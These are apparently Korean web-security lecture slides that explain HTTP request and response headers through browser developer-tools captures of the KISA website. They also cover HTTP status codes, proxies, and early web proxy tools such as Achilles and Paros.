
The screenshot shows the Headers tab of a browser's developer tools Network panel. It displays the following request headers:

- GET /main.jsp HTTP/1.1
- Host: www.kisa.or.kr
- Connection: keep-alive
- Cache-Control: max-age=0
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari 37.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
- Cookie: \_ga=GA1.3.1419965724.1521473516; WMONID=Z3B3ExjvWPK; \_gid=GA1.3.1721554599.1536427360; JSESSIONID=93A6C8CFE8BFF90982485AE4462ABC

- 첫 번째 줄: GET /main.jsp HTTP/1.1
  - HTTP 전송 방법, 웹 서버로부터 자료를 가져오는 기능, 대표적으로 GET, POST 방식이 있음
  - 요청된 URL, 웹 서버에 있는 자료를 요청할 때 사용하는 경로
  - HTTP 버전, 인터넷에서 가장 일반적인 HTTP 버전은 1.0과 1.1

## 2 HTTP Protocol (HTTP Request / HTTP Response)

- HTTP Protocol (HTTP Request / HTTP Response)
  - HTTP Request 구성 (2/2)



```
x Headers Preview Response Cookies Timing
▼ Request Headers view parsed
GET /main.jsp HTTP/1.1
Host: www.kisa.or.kr
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari 37.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: _ga=GA1.3.1419965724.1521473516; WMONID=Z3B3ExjvWPK; _gid=GA1.3.1721554599.1536427360; JSESSIONID=93A6C8CFE8BFF90982485AE4462ABC
```

- Host: www.kisa.or.kr → 접속 요청하는 사이트
- User-Agent: Mozilla/5.0 ~ → 브라우저나 기타 클라이언트 소프트웨어 정보를 보여줌
- Cookie → 사용자 별 고유의 값으로, 쿠키 값을 이용해 사용자 맞춤형 정보를 제공하거나, 사용자 인증에 사용되기도 함.

## 2 HTTP Protocol (HTTP Request / HTTP Response)

### • HTTP Protocol (HTTP Request / HTTP Response)

#### – HTTP Request와 Response 내용 보기 실습


- Response Headers 에 있는 view source 클릭하면 오리지널 요청 내용들이 보임
- HTTP/1.0 200 OK → 페이지 요청에 대한 성공적인 응답 코드
- Transfer-Encoding: chunked → 사용자에게 내용을 안전하게 전송하기 위해 사용하는 인코딩 형식을 지정함.
  - chunked: 데이터가 일련의 청크 내에서 전송됨.
  - 다른 종류로는 compress, deflate, gzip, identity 가 있음.
- Transfer-Encoding 관련 참고: <https://developer.mozilla.org/ko/docs/Web/HTTP/Headers/Transfer-Encoding>

The screenshot shows the Network tab of a browser's developer tools. A list of files is on the left, and their response headers are displayed on the right. The file 'main.jsp' is selected, showing the following response headers:

Name	Headers
main.jsp	Referrer Policy: no-referrer-when-downgrade
jquery.js	Response Headers
jquery.easing.1.3.js	view parsed
common.js	HTTP/1.1 200 OK
main.js	Date: Sat, 8 Sep 2018 17:30:29 GMT
overflow.js	Transfer-Encoding: chunked
modernizr.custom.js	X-Px: nc h0-s1321.p61-icn ( origin>CONN)
jQueryRotate.js	Cache-Control: private
jquery.carouFredSel-5.5.0-packed.js	Content-Type: text/html; charset=utf-8
banner.js	X-XRDS-Location: https://www.kisa.or.kr/openid/xrds.do
jquery.validate.min.js	Vary: Accept-Encoding,User-Agent
jquery.textPlaceholder.js	Connection: keep-alive

## 2 HTTP Protocol (HTTP Request / HTTP Response)

- HTTP Protocol (HTTP Request / HTTP Response)
  - HTTP Request와 Response 내용 보기 실습 : Response Headers



The screenshot shows the Network tab of a browser developer tools interface. On the left, a list of files is shown, with 'main.jsp' selected. On the right, the 'Headers' tab is active, displaying the following Request Headers:

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
- Cache-Control: max-age=0
- Connection: keep-alive
- Cookie: \_ga=GA1.3.1419965724.1521473516; WMONID=Z3B3ExjvWPk; \_gid=GA1.3.1721554599.1536427360; JSESSIONID=93A6C8CFE8BFF940982485AE4462ABC
- Host: www.kisa.or.kr
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/7.36

At the bottom, it says '75 requests | 46.3 KB transferred | Finish: 927 ms ...'


## 2 HTTP Protocol (HTTP Request / HTTP Response)

- HTTP Status Code (상태 코드)
  - HTTP Request와 Response 내용 보기 실습 : Response Headers

- 1xx : 정보성 응답
- 2xx : 성공적인 응답
  - 200 OK : 요청에 대한 응답이 정상.
- 3xx: 리디렉션(다른 곳으로 전달)
  - 301 영구적으로 이동함
  - 302 Found : 요청한 자원은 다른 URI로 임시적으로 존재함
    - 임시의 URI는 응답에 반드시 Location field 가 존재해야 함
  - 307 Temporary Redirect : 요청한 자원은 다른 URI로 임시적으로 존재함.
- 4xx : 클라이언트 에러
  - 400 Bad Request : 이 요청은 잘못된 문법으로 인해 서버에서 이해하기 어려움
  - 403 Forbidden : 서버는 요청은 이해했으나, 그에 대한 접근 요청은 거부
  - 404 Not Found : 서버는 클라이언트가 요청한 자원(Request-URI)과 일치하는 자원이 없음
- 5xx : 서버 에러
  - 500 Internal Server Error : 서버는 요청을 처리하는 과정에서 잘못된 요청을 보호하기 위해 기대하지 않은 조건 응답을 보여줌


## 3 Proxy (프록시)

- Proxy : 클라이언트와 서버의 중간에서 데이터를 중계해주는 기능
  - 클라이언트 PC 내에 설치하는 로컬 프록시가 있고, 외부에 있는 리모트 프록시가 있음
  - 원격 프록시 서버를 이용하면 클라이언트의 IP 주소를 숨길 수 있음.



## 3 Proxy (프록시)

- Proxy : 클라이언트와 서버의 중간에서 데이터를 중계해주는 기능
  - 클라이언트 PC 내에 설치하는 로컬 프록시가 있고, 외부에 있는 리모트 프록시가 있음
  - 로컬 프록시는 클라이언트와 서버 간의 HTTP 통신을 분석 및 변조하기 위해 사용




### 3 Proxy (프록시)

#### • Proxy 툴 변천사

##### – Achilles, 세계 첫 번째 Web Proxy(MITM) Tool

- 2000년 10월 13일, 개발되고 공개됨. Concept by David Rhoades of Maven Security
- Rated #46 on “The Top 75 Security Tools 2003” compiled by nmap creator Fyodor
- <https://www.mavensecurity.com/about/achilles>




### 3 Proxy (프록시)

- Proxy 툴 변천사


- Paros, 두 번째 대중화된 Web Proxy(MITM) Tool

- 자바 기반의 웹 프록시 툴.
    - 2002년 8월 Paros v1.0이 처음 공개됨. 2013년 8월 14일 최종 업데이트
    - <https://sourceforge.net/projects/paros/>



